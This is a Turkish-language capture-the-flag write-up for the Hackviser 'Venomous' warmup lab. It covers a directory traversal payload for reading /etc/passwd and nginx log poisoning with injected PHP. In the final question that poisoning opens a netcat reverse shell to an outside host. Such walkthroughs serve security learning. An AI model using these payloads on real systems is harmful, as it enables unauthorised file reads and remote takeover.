
**VENOMOUS WRİTE-UP**

Bu yazımda sizlere Hackviser platformunda bulunan Venomous adlı warmup’ın çözümünü anlatacağım.

**SORU 1:** Hangi web sunucusu çalışıyor?


Bu soruyu çözmek için Nmap taraması atacağım.



Burada bize sunucunun **nginx** olduğunu gösteriyor.

**SORU 2:** Bir faturayı görüntülemek için kullanılan GET parametresi nedir?


Siteye giriş yaptığımda faturalar kısmında:

****

Download Report kısmına tıkladıktan sonra URL’de böyle bir satır buldum. Buradan cevabın **invoice** olduğunu görüyoruz.

**SORU 3:** Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

Bize warmup açıklamasında burada bir LFI zafiyeti olduğunu söylemişti. LFI zafiyeti URL üzerinde dizinler arası geçiş yapabildiğimiz bir güvenlik açığıdır.



Linux’te ../ işareti bir önceki dizine gitmemiz gerektiğini gösterir. Passwd dosyası da sistem üzerinde etc/ klasörü içerisinde bulunur. O yüzden cevabımız **../../../../etc/passwd** ‘dir.

**SORU 4:** LFI güvenlik açığının açılımı nedir?

**Local File Inclusion**


**SORU 5:** Nginx access loglarının varsayılan yolu nedir?

Bu biraz araştırma sorusu. Log dosyaları Access.log’tur. Uzun araştırmalar sonucunda cevabın


**var/log/nginx/access.log** olduğunu buldum.

**SORU 6:** Siteye ilk erişim sağlayan kişinin IP adresi nedir?

Bu sorunun cevabını bulmak için siteye erişim sağlamamız gerekmektedir.

****

Access.log dosyasında bir şey bulamadık. Alternatif olarak Access.log.1 gibi dosyaları deneyeceğim.




Access.log.1 dosyasında bir erişimin olduğunu buldum. IP adresi de **10.0.10.4**

**SORU 7:** show-invoice.php dosyasının son değiştirildiği saat nedir?

Bu sorunun cevabını bulmamız için uzaktan erişmemiz gerekiyor makineye. Bunun için de uzaktan kod çalıştırmamız yani Shell almamız gerekiyor. Ben bu işlemi netcat aracı ile yapacağım.


Bu kısımda ilgimi çeken şey deneme yaptığımız payloadların Access.log dosyasına kaydedilmesi.



Bu kısımda zararlı bir payload bulup onu deneyeceğim.

Araştırmalarım sonucu nc <Hedef\_IP><PORT(80)> şeklinde çalıştırdıktan sonra bağlantı kurup payloadı kendi terminalimizde çalıştırdıktan sonra sonuç alabildiğimizi fark ettim.

Hemen deneme sonucu ekran fotoğrafını da aşağıya ekleyeyim.



Şimdi tekrardan bağlantı kurup payload denememi yapacağım. Netcat aracı ile saldırı yapacağım portu dinlemeye alacağım önce 1234 portundan deneme yapacağım.

Çok uzun uğraşlar sonucu Shell almayı başardım.

Bu süre zarfında makineyi resetledim.


GET /<?php passthru('id'); ?> HTTP/1.1 Host: 172.20.3.44 Connection: close

Bu payloadı denedikten sonra log dosyasında id’yi görebildiğimizi fark ettim ve zararlı payload’ı denemeye karar verdim.




“GET /<?php passthru('nc -e /bin/sh 10.8.9.164 1234'); ?> HTTP/1.1 Host: 172.20.3.44 Connection: close”


Şimdi bu zararlı kodu çalıştırıyorum.



Bir taraftan nc –lvp 1234 kodunun yazdığı terminalim de aktif bir şekilde açıktı. Şimdi websiteyi yeniliyorum.



Ve işlem başarılı. Şimdi bizden istenen dosyayı bulma zamanı…



Cevabın modify kısmındaki **19:23** olduğunu buluyoruz.